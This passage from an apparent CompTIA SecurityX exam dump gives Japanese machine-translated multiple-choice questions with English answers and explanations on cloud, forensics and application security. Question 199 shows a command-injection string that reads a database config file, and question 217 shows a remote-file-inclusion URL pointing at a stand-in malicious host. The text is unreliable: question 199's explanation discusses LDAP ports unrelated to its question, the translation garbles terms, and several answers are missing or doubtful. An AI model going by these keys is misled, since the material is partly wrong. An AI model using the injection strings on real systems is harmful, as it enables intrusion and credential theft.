The termmitigatedimplies a more comprehensive reduction than what CAPTCHA alone can provide.
E . Transferred:
There isno transfer of riskto another party or system.
CAPTCHA directlymitigatesrisk rather than shifting responsibility.
Real-World Scenario:
Whenpopular productsare released (like new GPUs), attackers usebotsto make bulk purchases.
Retailers implementCAPTCHA systemsto prevent automated orders.
However,bot developerscontinuously innovate tobypass CAPTCHA, leaving some level ofresidual risk.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guidedefinesresidual riskas therisk that remains after controls are implemented. Implementing aCAPTCHAsystem reduces thelikelihoodof automated purchases butdoes not fully eliminate the threat, thus leaving aresidual risk.

最新問題**: 190**
クラウド環境では、プロバイダーは多くの運用業務を分担することで組織のチームに負担を軽減します。責任共有モデルでは、PaaS 実装においてプロバイダーに属する責任は次のうちどれですか?
A. アプリケーション固有のデータ資産
B. アプリケーションユーザーのアクセス管理
C. アプリケーション固有のロジックとコード
D. アプリケーション/プラットフォーム ソフトウェア
Answer: (解答を表示する**)**
In a PaaS implementation, the provider offers relief to the organization's teams by sharing in many of the operational duties related to the application/platform software. The provider is responsible for securing and maintaining the underlying infrastructure, operating systems, middleware, runtime environments, and other software components that support the platform and the applications running on it. The provider also handles tasks such as patching, updating, scaling, and backing up the platform software.
A . Application-specific data assets are the responsibility of the organization in a PaaS implementation. The organization owns and controls its own data and must ensure its

confidentiality, integrity, and availability. The organization must also comply with any applicable data protection laws and regulations.
B : Application user access management is the responsibility of the organization in a PaaS implementation. The organization must define and enforce its own policies and procedures for granting, revoking, and monitoring access to its applications and data. The organization must alsoensure that its users follow security best practices such as strong passwords and multifactor authentication.
C . Application-specific logic and code are the responsibility of the organization in a PaaS implementation. The organization must develop, test, deploy, and manage its own applications using the tools and services provided by the platform. The organization must also ensure that its applications are secure, reliable, and performant.
https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS

最新問題**: 191**
セキュリティ エンジニアは、社内で開発された基幹業務ソフトウェアの脆弱性のインスタンスを特定しようとしています。ソフトウェアは社内データセンターでホストされています。標準的な脆弱性の定義は存在しませんが、特定と修復の結果は企業の脆弱性管理システムで追跡する必要があります。エンジニアはこの脆弱性を特定するために次のどれを使用する必要がありますか?
A. SIEM
B. CASB
C. SCAP
D. 楕円形
Answer: C (メーッセージを残す**)**
The Security Content Automation Protocol (SCAP) is a method for using specific standards to enable automated vulnerability management, measurement, and policy compliance evaluation. Using SCAP can help to identify vulnerabilities, including those without standard definitions, and ensure they are tracked and managed effectively.

最新問題**: 192**
クラウド セキュリティ アーキテクトには、次の点を考慮して適切なソリューションを選択することが求められています。
* ソリューションでは、可能な限り低い RTO を実現する必要があります。
* ソリューションでは、共有される責任が可能な限り最小限に抑えられる必要があります。
『パッチ適用は CSP の責任であるべきです。」
次のソリューションのうち、どれが要件を最もよく満たすことができますか?
A. パス
B. 最後
C. プライベート
D. Saas

Answer: D (メーッセージを残す)
SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.

最新問題**: 193**
セキュリティ アナリストは、元従業員のラップトップを調査して、疑わしいアクティビティの証拠を探しています。アナリストは調査中に dd を使用します。アナリストがこのツールを使用する理由として最も適切なのは次のうちどれですか。
A. ハードドライブのイメージをキャプチャする
B. バイナリプログラムをリバースエンジニアリングする
C. ラップトップから削除されたログを回復する
D. ハードドライブから不要なデータを重複排除する
Answer: A (メーッセージを残す)
Theddtool creates a bit-for-bit copy of a hard drive, preserving its contents exactly as they are. This is essential for forensic analysis, as it ensures the integrity of evidence. This aligns with CASP+ objective 5.2, which emphasizes forensic tools and techniques for preserving and analyzing digital evidence.

最新問題**: 194**
セキュリティ エンジニアが DLP を実装しています。セキュリティ エンジニアは、次のどれを全体的な DLP 戦略に含める必要がありますか?
A. トークン化
B. ネットワークトラフィック分析
C. データ分類
D. 多要素認証
Answer: C (メーッセージを残す)
For a successful Data Loss Prevention (DLP) strategy, the first step is data classification. Data classification involves identifying and categorizing data based on its sensitivity and importance, which allows the DLP system to apply appropriate security controls to protect critical or sensitive information. Without proper data classification, it is difficult to implement effective DLP policies. While tokenization, network traffic analysis, and multifactor authentication can contribute to data security, classification is fundamental to building a targeted and effective DLP strategy. CASP+

highlights the importance of identifying and categorizing data as a key part of securing sensitive information and preventing data breaches.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Data Loss Prevention and Data Classification) CompTIA CASP+ Study Guide: DLP Strategies and Data Classification

最新問題**: 195**
最高情報責任者 (CIO) は、システム管理者に、次の要件に基づいて会社の電子メール セキュリティを改善するよう依頼します。
- 不正な個人からの取引依頼。
* 顧客名、口座番号、および投資情報に関する完全な裁量。
* マルウェアやランサムウェアへの電子メールを使用する悪意のある攻撃者。
* 機密性の高い企業情報の流出。
クラウドベースの電子メール ソリューションは、マルウェア対策のレピュテーション ベースのスキャン、シグネチャ ベースのスキャン、およびサンドボックス化を提供します。この電子メールの移行に関するイノシシの懸念を解決するための最良のオプションは次のうちどれですか?
A. データ損失防止
B. エンドポイント検出応答
C. SSL VPN
D. アプリケーションのホワイトリスト
Answer: (解答を表示する**)**
Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified Reference:
https://www.comptia.org/training/books/casp-cas-004-study-guide ,
https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html

最新問題**: 196**
セキュリティ アナリストは、セキュリティ ドアの向こうにあるオフィスの待合室で不審なフラッシュ ドライブが拾われたという報告を受けました。アナリストはドライブを調査し、認証情報を収集して送信するように設計されたマルウェアを発見しました。フラッシュ ドライブが発見されたエリアのセキュリティ カメラには、ベンダーの担当者がドライブを落とす様子が映っていました。カメラ システムが故障した場合に、建物に入る人を特定するための追加方法としてアナリストが推奨すべきは次のうちどれですか。
A. 従業員バッジログ

B. 電話の通話記録
C. 車両登録ログ
D. 訪問者ログ
Answer: D (メーッセージを残す)
Visitor logs would be the best additional method for identifying individuals who enter the building in the event of a camera system failure. Visitor logs track who enters and exits a secured facility, providing a record that can be cross-referenced with security events, like the discovery of a suspicious flash drive. In this case, reviewing the visitor logs could help identify the vendor representative who dropped the flash drive. CASP+ highlights the importance of physical security measures, such as logging and auditing access to facilities, to complement digital security controls.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Physical Security and Access Control Logs) CompTIA CASP+ Study Guide: Physical Security and Incident Response Procedures

最新問題**: 197**
ある組織が最近、顧客のクレジット カード情報の処理、送信、および保存を開始しました。そうしてから 1 週間以内に、組織は大規模な侵害に見舞われ、その結果、顧客の情報が漏洩しました。保管中および転送中の情報を保護するための最良のガイダンスを提供するのは、次のうちどれですか?
A. NIST
B. GDPR
C. PCI DSS
D. ISO
Answer: C (メーッセージを残す)
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a

standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified Reference: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 198**
世界的な拠点を持つ地元の大学は、Web サイトと関連システムの全面的な見直しに取り組んでいます。要件の一部は次のとおりです。
- 顧客のリソース需要の増加に対応する
- 情報への迅速かつ簡単なアクセスを提供します
- 高品質のストリーミングメディアを提供します
- ユーザーフレンドリーなインターフェースを作成する
次のどのアクションを最初に実行する必要がありますか?
A. 高可用性 Web サーバーを展開します。
B. ネットワークアクセス制御を強化します。
C. コンテンツ配信ネットワークを実装します。
D. 仮想化環境に移行します。
Answer: (解答を表示する**)**
A content delivery network (CDN) is a geographically distributed network of servers that can cache content close to end users, allowing for faster and more efficient delivery of web content, such as images, videos, and streaming media. A CDN can also handle an increase in customer demand of resources, provide high-quality streaming media, and create a user-friendly interface by reducing latency and bandwidth consumption. A CDN can also improve the security and availability of the website by mitigating DDoS attacks and providing redundancy. Verified Reference:
https://www.cloudflare.com/learning/cdn/what-is-a-cdn/
https://learn.microsoft.com/en-us/azure/cdn/cdn-overview
https://en.wikipedia.org/wiki/Content_delivery_network

最新問題**: 199**
ある企業は、ウェブサーバーがライバル企業に侵入されたのではないかと疑っています。セキュリティエンジニアがウェブサーバーのログを確認したところ、次のようなことが判明しました。

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

セキュリティ エンジニアは開発者と一緒にコードを確認し、次の行が実行されるとログ エントリが作成されることを確認します。

```
system ("ls -l -a #{path}")
```

企業が実装すべき適切なセキュリティ管理は次のどれですか?

A. ディレクトリのアクセス許可を読み取り専用アクセスに制限します。

B. パス入力における XSS 脆弱性を回避するために、サーバー側の処理を使用します。

C. コマンドインジェクションを防ぐために、システムコール内の項目を分離します。

D. SQL インジェクションを防ぐために、パス変数内のクエリをパラメーター化します。

Answer: (解答を表示する**)**

The company using the wrong port is the most likely root cause of why secure LDAP is not working. Secure LDAP is a protocol that provides secure communication between clients and servers using LDAP (Lightweight Directory Access Protocol), which is a protocol that allows querying and modifying directory services over TCP/IP. Secure LDAP uses SSL (Secure Sockets Layer) or TLS (Transport Layer Security) to encrypt LDAP traffic and prevent unauthorized disclosure or interception.

最新問題**: 200**

ネットワーク防御の取り組み中に、レッドチームは次のレジストリ キーを編集できます。

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
```

レッドチームがこのアクションを実行するために使用しているツールは次のどれですか?

A. PowerShell

B. SCAP スキャナー

C. ネットワーク脆弱性スキャナー

D. ファザー

Answer: (解答を表示する**)**

PowerShell is a versatile scripting language that can be used to automate administrative tasks and configurations on Windows machines. It has the capability to edit registry keys, which is what the red team appears to have done based on the provided information. PowerShell is a common tool used by both system administrators and attackers (in the form of a red team during penetration testing).

最新問題**: 201**

セキュリティエンジニアが、ある企業のマルチホームSFTPサーバーのセキュリティ強化に取り組んでいます。公開ネットワークインターフェースをスキャンしたところ、以下のポートが開いていることが判明しました。

22
25
110
137
138

139
445
社内の Windows クライアントは、会社の配布プロセスの一環として、ファイルをサーバーに転送し、顧客がダウンロードできるように準備するために使用されます。
システムを強化するための最適なソリューションは次のどれでしょうか?
A. ポート 110、138、および 139 を閉じます。ポート 22、25、および 137 を内部インターフェイスにのみバインドします。
B. ポート 22、137、138 を閉じます。ポート 110 と 445 を内部インターフェースにのみバインドします。
C. ポート 25 と 110 を閉じます。ポート 137、138、139、および 445 を内部インターフェイスにのみバインドします。
D. ポート 22 と 139 を閉じます。ポート 137、138、および 445 を内部インターフェースにのみバインドします。
Answer: A (メーッセージを残す**)**

最新問題**: 202**
ある企業のソフトウェア開発者から、セキュリティチームがアプリケーションセキュリティタスクの実行に時間がかかりすぎるという指摘がありました。セキュリティアナリストは、SDLCにセキュリティを実装することで状況を改善しようと計画しています。開発者には以下の要件があります。
1. ソリューションは、SQL インジェクション攻撃とリフレクション XSS 攻撃を開始できる必要があります。
2. ソリューションでは、アプリケーションがメモリ リークの影響を受けないようにする必要があります。
これらの要件を満たすには、次のうちどれを実装する必要がありますか? (2 つ選択してください)。
A. サイドチャネル分析
B. プロトコルスキャナー
C. HTTPインターセプター
D. DAST
E. ファズテスト
F. SAST
G. SCAP
Answer: D,F (メーッセージを残す**)**
The combination of DAST (Dynamic Application Security Testing) and SAST (Static Application Security Testing) would meet the developers' requirements. DAST is used for runtime testing, capable of simulating attacks like SQL injection and reflected XSS, which fulfills the first requirement. SAST analyzes the code statically to ensure that the application is not vulnerable to issues like memory leaks, fulfilling the second requirement. Implementing both will integrate

security testing into the SDLC, addressing the security concerns earlier in the development cycle, as recommended in CASP+.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (DAST, SAST for Secure Software Development) CompTIA CASP+ Study Guide: Secure SDLC and Application Security Testing

最新問題**: 203**
上級セキュリティ アナリストは、開発チームが開発中のアプリケーションのセキュリティを向上させるのを支援しています。開発者はサードパーティのライブラリとアプリケーションを使用します。開発中のソフトウェアは、市場配布前に置き換えられなかった古いサードパーティ パッケージを使用していました。問題を解決するには、次のどれを SDLC に実装する必要がありますか?
A. ソフトウェア構成分析
B. SCAP スキャナー
C. ASAST
D. ほんの少し
Answer: A (メーッセージを残す**)**
Software Composition Analysis (SCA) is a process that identifies the open-source components used in software development to manage the risks associated with third-party components. Implementing SCA into the Software Development Life Cycle (SDLC) can help identify outdated third-party packages and ensure they are replaced or updated before the software is distributed.

最新問題**: 204**
セキュリティ チームは、会社の公開アプリケーションに対してリターン指向プログラミングを利用する攻撃を懸念しています。次のどれを会社が公開サーバーに実装する必要がありますか?
A. IDS
B. ASLR
C. TPM
D. HSM
Answer: B (メーッセージを残す**)**
Address Space Layout Randomization (ASLR) is a security feature that randomizes the memory addresses used by system and application processes, making return-oriented programming (ROP) attacks more difficult to exploit. ROP relies on predictable memory locations, and ASLR disrupts this predictability by randomizing memory locations at runtime. Implementing ASLR on public-facing servers helps mitigate this attack vector. CASP+ recommends leveraging memory protection mechanisms like ASLR to defend against advanced exploitation techniques like ROP.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Memory Protection Mechanisms) CompTIA CASP+ Study Guide: Memory Exploit Mitigations and ASLR

最新問題: **205**
ユーザーのインターネット プライバシーを保護し、接続が暗号化されていることを確認し、ユーザーのアクティビティを非表示にするために、モバイル デバイスを構成するときに確立する必要があるのは次のどれですか。(2 つ選択してください)。
A. プロキシ
B. トンネリング
C. VDI
D. MDM
E. RDP
F. MACアドレスのランダム化
Answer: (解答を表示する**)**
The methods that can be used to protect user internet privacy, to ensure the connection is encrypted, and to keep user activity hidden are proxy and MAC address randomization. A proxy is a server that acts as an intermediary between a user and the internet, hiding the user's IP address and location from websites and other online services. A proxy can also encrypt the connection between the user and the proxy server, preventing anyone from snooping on the user's traffic. MAC address randomization is a feature that changes the MAC address of a mobile device periodically or when connecting to different networks. A MAC address is a unique identifier of a network interface that can be used to track the device's location and activity. MAC address randomization can help protect the user's privacy by making it harder for third parties to link the device to a specific user or network. Verified Reference:
https://www.techtarget.com/searchsecurity/definition/proxy-server
https://www.techtarget.com/searchnetworking/definition/MAC-address-randomization
https://www.techtarget.com/searchsecurity/definition/MAC-address-Media-Access-Control-address

最新問題: **206**
セキュリティ アナリストは、一般向けの銀行アプリケーションをサポートする脆弱で非推奨のランタイム エンジンを特定しました。開発者は、最新の開発環境への移行には少なくとも 1 か月かかると予想しています。移行中にサービスを中断することなくリスクを軽減するには、次のどのコントロールが最適ですか。
A. コードが準備できるまでシステムをシャットダウンする
B. 影響を受けるランタイムエンジンをアンインストールする
C. 影響を受けるポート上のトラフィックを選択的にブロックする
D. シグネチャを使用した IPS と WAF の設定
Answer: D (メーッセージを残す**)**
Given the vulnerability in the deprecated runtime engine, configuring an IPS (Intrusion Prevention System) and WAF (Web Application Firewall) with appropriate signatures is the best temporary control. This allows the organization to monitor and block potential attacks targeting known

vulnerabilities in the runtime engine while the developers work on the transition. Shutting down the systems or uninstalling the runtime engine would cause service interruptions, and blocking traffic might disrupt legitimate users. IPS and WAF provide an active layer of defense without interrupting service. CASP+ emphasizes the use of layered security, including IPS and WAF, to mitigate risks in public-facing applications.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Web Application Firewalls, Intrusion Prevention Systems) CompTIA CASP+ Study Guide: Mitigating Application Vulnerabilities with WAFs and IPS

最新問題**: 207**
ある組織は頻繁に訴訟を起こしており、多数の訴訟ホールドを抱えています。組織の新しい電子メール システムが提供する必要がある機能は、次のタイプのうちどれですか?
A. DLP
B. 暗号化
C. 電子情報開示
D. プライバシーレベルの合意
Answer: (解答を表示する**)**
The organization's new email system should provide e-discovery functionality. E-discovery stands for electronic discovery, which is the process of identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant to a legal matter. E-discovery can help the organization comply with legal holds, which are orders or notices to preserve relevant ESI when litigation is anticipated or ongoing. E-discovery can also help the organization reduce the costs and risks of litigation, as well as improve the efficiency and accuracy of the discovery process. Verified Reference:
https://www.techtarget.com/searchsecurity/definition/electronic-discovery
https://www.techtarget.com/searchsecurity/definition/legal-hold
https://www.ibm.com/topics/electronic-discovery

最新問題**: 208**
インシデント対応チーム内の複数の部門の代表者と災害復旧シナリオについて話し合うために、侵襲的な行動をとらないで使用されるテスト計画は、次のどれですか?
A. 災害復旧チェックリスト
B. 机上演習
C. 完全遮断テスト
D. 並列テスト
Answer: B (メーッセージを残す**)**
A tabletop exercise is a type of testing plan that is used to discuss disaster recovery scenarios with representatives from multiple departments within an incident response team but without taking any invasive actions. A tabletop exercise is a SIMULATION of a potential disaster or

incident that involves a verbal or written discussion of how each department would respond to it. The purpose of a tabletop exercise is to identify gaps, weaknesses, or conflicts in the disaster recovery plan, and to improve communication and coordination among the team members.

最新問題: **209**
CSP の観点から最も重要なクラウド固有のリスクは次のうちどれですか?
A. 隔離制御失敗
B. 管理プレーン違反
C. リソース枯渇
D. 安全でないデータの削除
Answer: B (メーッセージを残す**)**

最新問題: **210**
デジタル証拠を法廷に提出するには、証拠は次のとおりである必要があります。
A. 材質
B. 有形
C. 一貫性のある
D. 保存されています
Answer: (解答を表示する**)**
In the context of legal proceedings, "material" evidence refers to evidence that is relevant and has a significant impact on the case at hand. For digital evidence to be admissible in court, it must be material, meaning it must relate directly to the case and contribute to proving or disproving a key aspect of the case. Material evidence helps establish the facts and is crucial for the court's decision-making process.

最新問題: **211**
セキュリティ エンジニアは、侵害の可能性が報告された直後に、組織のインシデント対応手順の一環として、問題のサーバーのフォレンジック イメージを作成します。イメージの整合性を確保するために発生する必要があるのはどれですか?
A. 画像はパスワードで変更できないように保護されている必要があります。
B. 画像のハッシュ値を計算する必要があります。
C. イメージを含むディスクは、シート コンテナーに配置する必要があります。
D. 画像の複製コピーを維持する必要があります
Answer: (解答を表示する**)**

最新問題: 212
災害後に企業が存続できなくなる可能性があることを示すものは次のうちどれですか?
A. 許容可能な最大ダウンタイム
B. 目標回復時間
C. 平均回復時間
D. 年間損失期待値
Answer: (解答を表示する**)**
The indicator that shows when a company might not be viable after a disaster is the maximum tolerable downtime (MTD). MTD is the maximum amount of time that a business process or function can be disrupted without causing unacceptable consequences for the organization. MTD is a key metric for business continuity planning and disaster recovery, as it helps determine the recovery time objective (RTO) and the recovery point objective (RPO) for each process or function. If the actual downtime exceeds the MTD, the organization may face severe losses, reputational damage, regulatory penalties, or even bankruptcy. Verified Reference:
https://www.techtarget.com/searchdisasterrecovery/definition/maximum-tolerable-downtime
https://www.techtarget.com/searchdisasterrecovery/definition/recovery-time-objective
https://www.techtarget.com/searchdisasterrecovery/definition/recovery-point-objective

最新問題: 213
最近のセキュリティ インシデントでは、すべてのトラフィックが HTTPS を使用して送信されていたにもかかわらず、IDS は悪意のあるネットワーク トラフィックを検出できませんでした。その結果、従業員が使用する Web サイトが侵害されました。次のどの検出メカニズムによって、IDS は今後このような攻撃を検出できるようになりますか。
A. 難読化解除
B. プロトコルのデコード
C. 検査プロキシ
D. デジタル著作権管理
Answer: C (メーッセージを残す**)**
An inspection proxy, also known as an SSL/TLS inspection proxy, can decrypt HTTPS traffic, allowing the IDS to analyze the content for malicious activity. This method ensures that encrypted traffic can be inspected without compromising the security of the data in transit. The inspection proxy will re-encrypt the data before sending it on to its destination, maintaining the confidentiality of the communication while enabling security tools to perform their functions.
Reference:
CompTIA CASP+ CAS-004 Exam Objectives: Section 3.3: Integrate network and security components and implement security controls.

CompTIA CASP+ Study Guide, Chapter 7: Analyzing Security Incidents.

最新問題**: 214**
下流のサプライチェーンのリスクを最大限に軽減したい ASIC メーカーは、次のような検証手順を消費者に提供できます。
A. 物理的に複製不可能な関数を活用します。
B. ボード上に配置されたホログラフィックアイコンを分析します。
C. X線検査で追跡可能な回路図を含めます。
D. ASIC 設計ファイルの MD5 ハッシュを組み込みます。
Answer: A (メーッセージを残す**)**
Physically uncloneable functions (PUFs) are hardware-based features that leverage intrinsic physical properties of chips to create unique, non-reproducible identifiers. This reduces supply chain risks by enabling robust authentication and counterfeit prevention. This method aligns with CASP+ objective 4.3, which focuses on secure hardware design and supply chain risk management, ensuring authenticity and integrity of hardware components.

最新問題**: 215**
組織は、運用環境のシステムをオンプレミス環境からクラウド サービスに移行する準備をしています。主任セキュリティ アーキテクトは、リスクに対処するための組織の現在の方法がクラウド環境では使用できない可能性があることを懸念しています。
次のうち、リスクに対処する従来の方法がクラウドでは不可能である理由を最もよく表しているのはどれですか?
A. 移行操作は、すべてのリスクを受け入れることを前提としています。
B. クラウド プロバイダーはリスクを回避できません。
C. 特定のリスクをクラウド プロバイダーに移転することはできません。
D. クラウド内のデータに対するリスクは軽減できません。
Answer: C (メーッセージを残す**)**
According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model ofcloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer. The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.3

最新問題**: 216**
ワークステーション、サーバー、ラップトップなどの資産の完全なディスク暗号化スキームに見合った、すべてのモバイル デバイスを暗号化する企業。会社のモバイル デバイス マネージャーを選択する際に、MO ST が制限要因になる可能性があるのは次のうちどれですか?
A. ネットワーク遅延の増加
B. キーエスクローの利用不可

C. AES-256 暗号化を選択できない
D. ユーザー認証要件の削除
Answer: (解答を表示する**)**
The inability to select AES-256 encryption will most likely be a limiting factor when selecting mobile device managers for the company. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. It is considered one of the strongest encryption methods available and is widely used for securing sensitive data. Mobile device managers are software applications that allow administrators to remotely manage and secure mobile devices used by employees. However, not all mobile device managers may support AES-256 encryption or allow the company to enforce it as a policy on all mobile devices. Verified Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://searchmobilecomputing.techtarget.com/definition/mobile-device-management

最新問題**: 217**
セキュリティ エンジニアは、会社の Web サイトでユーザーに次の例を許可していることに気付きました。
hitps://mycompany.com/main.php?Country=US
次の脆弱性のうち、このサイトに最も影響を与える可能性のあるものはどれですか?
A. SQLインジェクション
B. リモートファイルのインクルード
C. ディレクトリトラバーサル -
D. 安全でない参照
Answer: B (メーッセージを残す**)**
Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically Reference external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

最新問題**: 218**
開発チームは、PaaS 環境に格納された企業のバックエンド API に接続するモバイル アプリケーションを作成しました。スクレイピング アクティビティが原因で、API のプロセッサ使用率が高くなっています。セキュリティ エンジニアは、動作を防止および修正するソリューションを推奨する必要があります。
API を保護するのに最も適しているのは次のうちどれですか? （2つ選んでください。）

A. CSRF保護
B. OAuth 2.0
C. レート制限
D. ボット保護
E. 自動スケーリング エンドポイント
F. 入力検証
Answer: C,E (メーッセージを残す)

最新問題**: 219**
会社の請求処理部門には、個人の電子メール アドレスから大量の電子メール送信を受信するモバイル ワーカーがいます。従業員は最近、請求フォームであることが承認された電子メールを受け取りましたが、開封すると従業員のラップトップに悪意のあるソフトウェアがインストールされました。
A. アプリケーションのホワイトリストを作成し、電子メール クライアントのみを請求処理部門のラップトップのホワイトリストに追加します。
B. 電子メールにアクセスする前に、すべてのラップトップを VPN に接続する必要がありました。
C. サンドボックス機能を備えたクラウドベースのコンテンツ フィルタリングを実装します。
D. メール ゲートウェイをインストールして、受信メッセージをスキャンし、メールボックスに到達する前に添付ファイルを削除します。
Answer: C (メーッセージを残す)
Implementing cloud-based content filtering with sandboxing capabilities is the best solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form. Cloud-based content filtering is a technique that uses acloud service to filter or block web traffic based on predefined rules or policies, preventing unauthorized or malicious access to web resources or services. Cloud-based content filtering can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can scan or analyze email attachments before they reach the mailbox and block or quarantine them if they are malicious. Sandboxing is a technique that uses an isolated or virtualized environment to execute or test suspicious or untrusted code or applications, preventing them from affecting the host system or network. Sandboxing can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can run or detonate email attachments in a safe environment and observe their behavior or impact before allowing them to reach the mailbox. Implementing application whitelisting and adding only the email client to the whitelist for laptops in the claims processing department is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the usability or functionality of other applications on the laptops that may be needed for work purposes, as well as not prevent malicious software from running within the email client. Requiring all laptops to connect to the VPN (virtual private network) before accessing email is not a good solution for preventing malicious software

installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could introduce latency or performance issues for accessing email, as well as not prevent malicious software from reaching or executing on the laptops. Installing a mail gateway to scan incoming messages and strip attachments before they reach the mailbox is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the normal operations or functionality of email communication, as well as not prevent legitimate attachments from reaching the mailbox. Verified Reference: https://www.comptia.org/blog/what-is-cloud-based-content-filtering https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 220**
セキュリティ管理者は、メールのエンベロープに偽造された送信者情報が含まれている可能性を検出したいと考えています。セキュリティ管理者が実装すべき対策は次のうちどれですか (2つ選択してください)。
A. MX record
B. DMARC
C. SPF
D. DNSSEC
E. S/MIME
F. TLS
Answer: B,C (メーッセージを残す**)**
DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified Reference:
https://en.wikipedia.org/wiki/Email_spoofing
https://en.wikipedia.org/wiki/DMARC
https://en.wikipedia.org/wiki/Sender_Policy_Framework

最新問題**: 221**
管理者は侵入テストのすべての発見事項の修復を完了し、システムを本番環境に戻す準備ができたことを管理チームに通知します。システムを本番環境に戻す前に、管理チームがアナリストに次のどの手順を直ちに実行するよう要求する必要がありますか?
A. 修正/変更を再スキャンします。
B. 侵入テスト全体を再度実行します。
C. 対象のシステムを強化します。

D. ホストベースの IPS が配置されていることを確認します。
Answer: A (メーッセージを残す**)**
Rescanning ensures all identified vulnerabilities have been resolved and no additional changes introduced new issues. This step is critical for verifying remediation effectiveness before moving systems back into production, aligning with CASP+ objective 5.1, which involves verifying security measures during testing and evaluation phases.

最新問題**: 222**
次の用語のうち、CASB またはサードパーティ エンティティへの暗号化キーの配信を指すものはどれですか?
A. 鍵共有
B. キー配布
C. キーリカバリ
D. キーエスクロー
Answer: D (メーッセージを残す**)**
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy.Reference: https://www.techopedia.com/definition/1772/key-escrow https://searchsecurity.techtarget.com/definition/key-escrow

最新問題**: 223**
セキュリティ アナリストが、1 台のサーバーで悪意のある PowerShell 攻撃を検出しました。このマルウェアは、Invoke-Expression 関数を使用して、外部の悪意のあるスクリプトを実行しました。セキュリティ アナリストはウイルス対策アプリケーションを使用してディスクをスキャンしましたが、IOC は見つかりませんでした。セキュリティ アナリストは、この種のマルウェアに対する保護ソリューションを展開する必要があります。
ソリューションが保護する必要があるマルウェアの種類を最もよく表しているのは、次のうちどれですか?
A. ファイルレス
B. ワーム
C. ロジックボム
D. ルートキット
Answer: A (メーッセージを残す**)**

最新問題**: 224**
ソフトウェア開発会社の管理者は、デジタル署名によって自社アプリケーションの整合性を保護したいと考えています。開発者から、すべてのアプリケーションで署名プロセスが失敗し続けているという報告を受けました。しかし、署名に使用されている同じ鍵ペアはウェブサイト上で正

常に動作しており、有効であり、信頼できる認証局によって発行されています。署名が失敗する原因として最も可能性が高いのは次のうちどれですか？
A. 開発者の NTP サーバーが正しく設定されていません。
B. CAは証明書をCRLに含めました_
